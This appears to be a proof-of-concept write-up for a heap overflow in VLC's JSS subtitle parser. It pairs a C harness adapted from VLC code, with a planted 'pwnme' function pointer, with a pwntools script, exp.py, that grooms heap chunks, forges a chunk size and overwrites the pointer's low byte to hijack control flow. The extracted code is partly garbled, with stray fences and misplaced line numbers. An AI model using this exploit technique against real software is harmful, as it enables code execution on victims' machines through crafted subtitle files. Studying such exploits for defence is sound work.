67     int          i_subtitle;
68     int          i_subtitles;
69     subtitle_t   *subtitle;
70
71     int64_t      i_length;
72
73     /* */
74     struct
75     {
76         bool b_inited;
77
78         int i_comment;
79         int i_time_resolution;
80         int i_time_shift;
81     } jss;
82     struct
83     {
84         bool b_inited;
85
86         float f_total;
87         float f_factor;
88     } mpsub;
89 } demux_sys_t;
90
91 typedef struct {
92     int fd;
93     char *data;
94     char *seek;
95     char *end;
96 } stream_t;
97
98
99 typedef struct {
100     demux_sys_t *p_sys;
101     stream_t *s;
102     char padding[6* sizeof(size_t)];
103     void (*pwnme)(void);
104     char moar_padding[2* sizeof(size_t)];
105 } demux_t;
106
107 void msg_Dbg(demux_t *p_demux, const char *fmt, ...) {
108 }
109
110 void read_until_eof(stream_t *s) {
111     size_t size = 0, capacity = 0;
112     ssize_t ret = -1;
113     do {
114         if (capacity - size == 0) {
115             capacity += 0x1000;
116             s->data = realloc(s->data, capacity);
117         }
118         ret = read(s->fd, s->data + size, capacity - size);
119         size += ret;
120     } while (ret > 0);
121     s->end = s->data + size;
122     s->seek = s->data;
123 }
124
125 char *stream_ReadLine(stream_t *s) {
126     if (s->data == NULL) {
127         read_until_eof(s);

```

```

129     }
130     if (s->seek >= s->end) {
131         return NULL;
132     }
133
134     char *end = memchr(s->seek, '\n', s->end - s->seek);
135     if (end == NULL) {
136         end = s->end;
137     }
138     size_t line_len = end - s->seek;
139
140     char *line = malloc(line_len + 1);
141     memcpy(line, s->seek, line_len);
142     line[line_len] = '\0';
143     s->seek = end + 1;
144
145     return line;
146 }
147
148 void *realloc_or_free(void *p, size_t size) {
149     return realloc(p, size);
150 }
151
152 static int TextLoad( text_t *txt, stream_t *s )
153 {
154     int i_line_max;
155
156     /* init txt */
157     i_line_max = 500;
158     txt->i_line_count = 0;
159     txt->i_line = 0;
160     txt->line = calloc( i_line_max, sizeof( char * ) );
161     if( !txt->line )
162         return VLC_ENOMEM;
163
164     /* load the complete file */
165     for( ;; )
166     {
167         char *psz = stream_ReadLine( s );
168
169         if( psz == NULL )
170             break;
171
172         txt->line[txt->i_line_count++] = psz;
173         if( txt->i_line_count >= i_line_max )
174         {
175             i_line_max += 100;
176             txt->line = realloc_or_free( txt->line, i_line_max * sizeof( char * ) );
177             if( !txt->line )
178                 return VLC_ENOMEM;
179         }
180     }
181
182     if( txt->i_line_count <= 0 )
183     {
184         free( txt->line );
185         return VLC_EGENERIC;
186     }
187
188     return VLC_SUCCESS;
189 }
190
191 static void TextUnload( text_t *txt )
192 {

```

```

193     int i;
195     for( i = 0; i < txt->i_line_count; i++ )
196     {
197         free( txt->line[i] );
198     }
199     free( txt->line );
200     txt->i_line = 0;
201     txt->i_line_count = 0;
202 }
203
204 static char *TextGetLine( text_t *txt )
205 {
206     if( txt->i_line >= txt->i_line_count )
207         return( NULL );
208
209     return txt->line[txt->i_line++];
210 }
211
212 static int ParseJSS( demux_t *p_demux, subtitle_t *p_subtitle, int i_idx )
213 {
214     VLC_UNUSED( i_idx );
215
216     demux_sys_t *p_sys = p_demux->p_sys;
217     text_t *txt = &p_sys->txt;
218     char *psz_text, *psz_orig;
219     char *psz_text2, *psz_orig2;
220     int h1, h2, m1, m2, s1, s2, f1, f2;
221
222     if( !p_sys->jss.b_initied )
223     {
224         p_sys->jss.i_comment = 0;
225         p_sys->jss.i_time_resolution = 30;
226         p_sys->jss.i_time_shift = 0;
227
228         p_sys->jss.b_initied = true;
229     }
230
231     /* Parse the main lines */
232     for( ;; )
233     {
234         const char *s = TextGetLine( txt );
235         if( !s )
236             return VLC_EGENERIC;
237
238         psz_orig = malloc( strlen( s ) + 1 );
239         if( !psz_orig )
240             return VLC_ENOMEM;
241         psz_text = psz_orig;
242
243         /* Complete time lines */
244         if( sscanf( s, "%d:%d:%d.%d %d:%d:%d.%d %[^\\n\\r]",
245                 &h1, &m1, &s1, &f1, &h2, &m2, &s2, &f2, psz_text ) == 9 )
246         {
247             p_subtitle->i_start = ( (int64_t)( h1 * 3600 + m1 * 60 + s1 ) +
248                 (int64_t)( f1 + p_sys->jss.i_time_shift ) / p_sys->jss.i_time_resolution )
249                 * 1000000;
250             p_subtitle->i_stop = ( (int64_t)( h2 * 3600 + m2 * 60 + s2 ) +
251                 (int64_t)( f2 + p_sys->jss.i_time_shift ) / p_sys->jss.i_time_resolution )
252                 * 1000000;
253             break;
254         }
255         /* Short time lines */
256         else if( sscanf( s, "@%d @%d %[^\\n\\r]", &f1, &f2, psz_text ) == 3 )
257         {

```

```

259     p_subtitle->i_start = (int64_t)(
        (f1+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution * 1000000.0 );
261     p_subtitle->i_stop = (int64_t)(
        (f2+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution * 1000000.0 );
263     break;
    }
    /* General Directive lines */
265     /* Only TIME and SHIFT are supported so far */
    else if( s[0] == '#' )
267     {
        int h = 0, m = 0, sec = 1, f = 1;
269         unsigned shift = 1;
        int inv = 1;

        strcpy( psz_text, s );
273
        switch( toupper( (unsigned char)psz_text[1] ) )
275         {
            case 'S':
277                 shift = isalpha( (unsigned char)psz_text[2] ) ? 6 : 2 ;

                if( sscanf( &psz_text[shift], "%d", &h ) )
281                 {
                    /* Negative shifting */
                    if( h < 0 )
283                     {
                        h *= -1;
285                         inv = -1;
                    }

                    if( sscanf( &psz_text[shift], "%d:%d", &m ) )
289                     {
                        if( sscanf( &psz_text[shift], "%d:%d:%d", &sec ) )
291                         {
                            {
                                sscanf( &psz_text[shift], "%d:%d:%d.%d", &f );
293                             }
                            else
295                             {
                                h = 0;
                                sscanf( &psz_text[shift], "%d:%d.%d",
297                                     &m, &sec, &f );
                                m *= inv;
299                             }
                            }
                        }
                        else
303                         {
                            h = m = 0;
305                             sscanf( &psz_text[shift], "%d.%d", &sec, &f );
                            sec *= inv;
307                         }
                        p_sys->jss.i_time_shift = ( ( h * 3600 + m * 60 + sec )
309                            * p_sys->jss.i_time_resolution + f ) * inv;
                    }
                }
                break;
311
            case 'T':
                shift = isalpha( (unsigned char)psz_text[2] ) ? 8 : 2 ;
313
                sscanf( &psz_text[shift], "%d", &p_sys->jss.i_time_resolution );
315
                break;
317
            }
        free( psz_orig );
        continue;
319
    }
    else
321

```

```

323     /* Unkown type line , probably a comment */
324     {
325         free( psz_orig );
326         continue;
327     }
328 }
329
330 while( psz_text[ strlen( psz_text ) - 1 ] == '\\\ ' )
331 {
332     const char *s2 = TextGetLine( txt );
333
334     if( !s2 )
335     {
336         free( psz_orig );
337         return VLC_EGENERIC;
338     }
339
340     int i_len = strlen( s2 );
341     if( i_len == 0 )
342         break;
343
344     int i_old = strlen( psz_text );
345
346     psz_text = realloc_or_free( psz_text, i_old + i_len + 1 );
347     if( !psz_text )
348         return VLC_ENOMEM;
349
350     psz_orig = psz_text;
351     strcat( psz_text, s2 );
352 }
353
354 /* Skip the blanks */
355 while( *psz_text == ' ' || *psz_text == '\t' ) psz_text++;
356
357 /* Parse the directives */
358 if( isalpha( (unsigned char)*psz_text ) || *psz_text == '[' )
359 {
360     while( *psz_text != ' ' )
361     { psz_text++; };
362
363     /* Directives are NOT parsed yet */
364     /* This has probably a better place in a decoder ? */
365     /* directive = malloc( strlen( psz_text ) + 1 );
366        if( sscanf( psz_text, "%s %[^\n\r]", directive, psz_text2 ) == 2 )*/
367 }
368
369 /* Skip the blanks after directives */
370 while( *psz_text == ' ' || *psz_text == '\t' ) psz_text++;
371
372 /* Clean all the lines from inline comments and other stuffs */
373 psz_orig2 = calloc( strlen( psz_text ) + 1, 1 );
374 psz_text2 = psz_orig2;
375
376 for( ; *psz_text != '\0' && *psz_text != '\n' && *psz_text != '\r'; )
377 {
378     switch( *psz_text )
379     {
380     case '{':
381         p_sys->jss.i_comment++;
382         break;
383     case '}':
384         if( p_sys->jss.i_comment )
385         {
386             p_sys->jss.i_comment = 0;
387             if( *(psz_text + 1 ) == ' ' ) psz_text++;
388         }
389     }
390 }

```

```

389         }
390         break;
391     case '~':
392         if( !p_sys->jss.i_comment )
393         {
394             *psz_text2 = '~';
395             psz_text2++;
396         }
397         break;
398     case ' ':
399     case '\t':
400         if( (*(psz_text + 1) ) == ' ' || (*(psz_text + 1) ) == '\t' )
401             break;
402         if( !p_sys->jss.i_comment )
403         {
404             *psz_text2 = ' ';
405             psz_text2++;
406         }
407         break;
408     case '\\':
409         if( (*(psz_text + 1) ) == 'n' )
410         {
411             *psz_text2 = '\\n';
412             psz_text++;
413             psz_text2++;
414             break;
415         }
416         if( ( toupper((unsigned char)*(psz_text + 1) ) == 'C' ) ||
417             ( toupper((unsigned char)*(psz_text + 1) ) == 'F' ) )
418         {
419             psz_text++; psz_text++;
420             break;
421         }
422         if( (*(psz_text + 1) ) == 'B' || (*(psz_text + 1) ) == 'b' ||
423             (*(psz_text + 1) ) == 'I' || (*(psz_text + 1) ) == 'i' ||
424             (*(psz_text + 1) ) == 'U' || (*(psz_text + 1) ) == 'u' ||
425             (*(psz_text + 1) ) == 'D' || (*(psz_text + 1) ) == 'N' )
426         {
427             psz_text++;
428             break;
429         }
430         if( (*(psz_text + 1) ) == '~' || (*(psz_text + 1) ) == '{' ||
431             (*(psz_text + 1) ) == '\\' )
432             psz_text++;
433         else if( *(psz_text + 1) == '\r' || *(psz_text + 1) == '\n' ||
434             *(psz_text + 1) == '\0' )
435         {
436             psz_text++;
437         }
438         break;
439     default:
440         if( !p_sys->jss.i_comment )
441         {
442             *psz_text2 = *psz_text;
443             psz_text2++;
444         }
445     }
446     psz_text++;
447 }
448 p_subtitle->psz_text = psz_orig2;
449 msg_Dbg( p_demux, "%s", p_subtitle->psz_text );
450 free( psz_orig );
451 return VLC_SUCCESS;
}

```

```

453 static void not_pwned(void) {
455     printf("everything went down well\n");
457 }
458 static void totally_pwned(void) __attribute__((unused));
459 static void totally_pwned(void) {
461     printf("OMG I can't believe it - totally_pwned\n");
463 }
464 int main(void) {
465     int (*pf_read)(demux_t*, subtitle_t*, int) = ParseJSS;
466     int i_max = 0;
467     demux_sys_t *p_sys = NULL;
468     void *placeholder = malloc(0xb0 - sizeof(size_t));
469
470     demux_t *p_demux = calloc(sizeof(demux_t), 1);
471     p_demux->p_sys = p_sys = calloc( sizeof( demux_sys_t ) , 1);
472     p_demux->s = calloc(sizeof(stream_t), 1);
473     p_demux->s->fd = STDIN_FILENO;
474
475     p_sys->i_subtitles = 0;
476
477     p_demux->pwnme = not_pwned;
478     free(placeholder);
479
480     printf("starting to read user input\n");
481
482     /* Load the whole file */
483     TextLoad( &p_sys->txt, p_demux->s );
484
485     /* Parse it */
486     for( i_max = 0;; )
487     {
488         if( p_sys->i_subtitles >= i_max )
489         {
490             i_max += 500;
491             if( !( p_sys->subtitle = realloc_or_free( p_sys->subtitle ,
492                                                     sizeof(subtitle_t) * i_max ) ) )
493             {
494                 TextUnload( &p_sys->txt );
495                 free( p_sys );
496                 return VLC_ENOMEM;
497             }
498
499             if( pf_read( p_demux, &p_sys->subtitle[p_sys->i_subtitles],
500                       p_sys->i_subtitles ) )
501                 break;
502
503             p_sys->i_subtitles++;
504         }
505         /* Unload */
506         TextUnload( &p_sys->txt );
507
508         p_demux->pwnme();
509     }

```


exp.py

```
1 #!/usr/bin/env python
3 import pwn, sys, string, itertools, re
5 SIZE_T_SIZE = 8
  CHUNK_SIZE_GRANULARITY = 0x10
7 MIN_CHUNK_SIZE = SIZE_T_SIZE * 2
9 class pattern_gen(object):
  def __init__(self, alphabet=string.ascii_letters + string.digits, n=8):
11     self._db = pwn.pwnlib.util.cyclic.de_bruijn(alphabet=alphabet, n=n)
13     def __call__(self, n):
        return ''.join(next(self._db) for _ in xrange(n))
15
  pat = pattern_gen()
17 nums = itertools.count()
19 def usable_size(chunk_size):
  assert chunk_size % CHUNK_SIZE_GRANULARITY == 0
21     assert chunk_size >= MIN_CHUNK_SIZE
23     return chunk_size - SIZE_T_SIZE
25 def alloc_size(n):
  n += SIZE_T_SIZE
27     if n % CHUNK_SIZE_GRANULARITY == 0:
        return n
29
  if n < MIN_CHUNK_SIZE:
31     return MIN_CHUNK_SIZE
33
  n += CHUNK_SIZE_GRANULARITY
  n &= ~(CHUNK_SIZE_GRANULARITY - 1)
35     return n
37 def jss_line(total_size, orig_size=-1, orig2_size=-1, suffix=''):
  if -1 == orig_size:
39     orig_size = total_size
  if -1 == orig2_size:
41     orig2_size = orig_size
  assert orig2_size <= orig_size <= total_size
43
  timing_fmt = '@{:d}@{:d}'
45     timing = timing_fmt.format(next(nums), 0)
47
  line_len = usable_size(total_size) - 1 # NULL terminator included
  null_idx = usable_size(orig_size) - 1
49     zero_pad_len = usable_size(orig_size) - usable_size(orig2_size)
  zero_pad_len -= len(timing)
51     if zero_pad_len < 0:
        zero_pad_len = 0
53
  prefix = timing + '0' * zero_pad_len + '#'
55
  line = [prefix, pat(null_idx - len(prefix) - len(suffix)), suffix]
57     if null_idx < line_len:
        line.extend(['\0', pat(line_len - null_idx - 1)])
59
  line = ''.join(line) + '\n'
61
  jss_regex = "@\d+\d+([\0\r\n]*)"
```

```

63     match = re.search(jss_regex, line)
64     assert alloc_size(len(line)) == total_size
65     assert alloc_size(len(match.group(0)) + 1) == orig_size
66     assert alloc_size(len(match.group(1)) + 1) == orig2_size
67
68     return line
69
70 def comment(total_size, orig_size=-1, fill=False, suffix='', suffix_pos=-1):
71     first_char = '#' if fill else '*'
72     line_len = usable_size(total_size) - 1
73     prefix = first_char
74
75     if -1 == orig_size:
76         orig_size = total_size
77
78     null_idx = usable_size(orig_size) - 1
79
80     if -1 == suffix_pos:
81         suffix_pos = null_idx
82
83     # '}' is ignored when copying JSS line
84     suffix = suffix + '}' * (null_idx - suffix_pos)
85
86     line = [prefix, pat(null_idx - len(prefix) - len(suffix)), suffix]
87     if null_idx < line_len:
88         line.extend(['\0', pat(line_len - null_idx - 1)])
89     line = ''.join(line) + '\n'
90
91     assert alloc_size(len(line)) == total_size
92     assert alloc_size(len(line[:-1].partition('\0')[0]) + 1) == orig_size
93
94     return line
95
96 exploit = sys.stdout
97
98 exploit.write(jss_line(0x100)) # make sure stuff don't consolidate with top
99
100 # break hole to two chunks, free them to fastbins
101 exploit.write(comment(0x100, 0x50))
102 # second hole will hold the value copied to the chunk size field
103 new_chunk_size = (0x60 + 0x60) | 1
104 payload = pwn.p64(new_chunk_size).strip('\0')
105 exploit.write(comment(0x100, 0x60, fill=True, suffix=payload, suffix_pos=0x4c))
106 # trigger the vulnerability
107 # will overflow psz_orig2 to the size of psz_orig and write the new chunk size
108 exploit.write(jss_line(0x100, orig_size=0x60, orig2_size=0x50, suffix='\c'))
109 # now the freed chunk is considered size 0xc0
110 # catch the original size + CHUNK_SIZE_GRANULARITY and put in fastbin
111 exploit.write(comment(0x100, 0x60 + 0x10))
112
113 # now we only want to override the LSB of p_demux->pwnme
114 # we break the rest into 2 chunks
115 exploit.write(comment(0x100, 0x20)) # before &p_demux->pwnme
116 exploit.write(comment(0x100, 0x30)) # contains &p_demux->pwnme
117
118 # we place the LSB of the totally_pwned function in the heap
119 override = pwn.p64(0x6d).rstrip('\0')
120 exploit.write(comment(0x100, fill=True, suffix=override, suffix_pos=0x34))
121
122 # and now we overflow from the first chunk into the second
123 # writing the LSB of p_demux->pwnme
124 exploit.write(jss_line(0x100, orig2_size=0x20, suffix="\c"))

```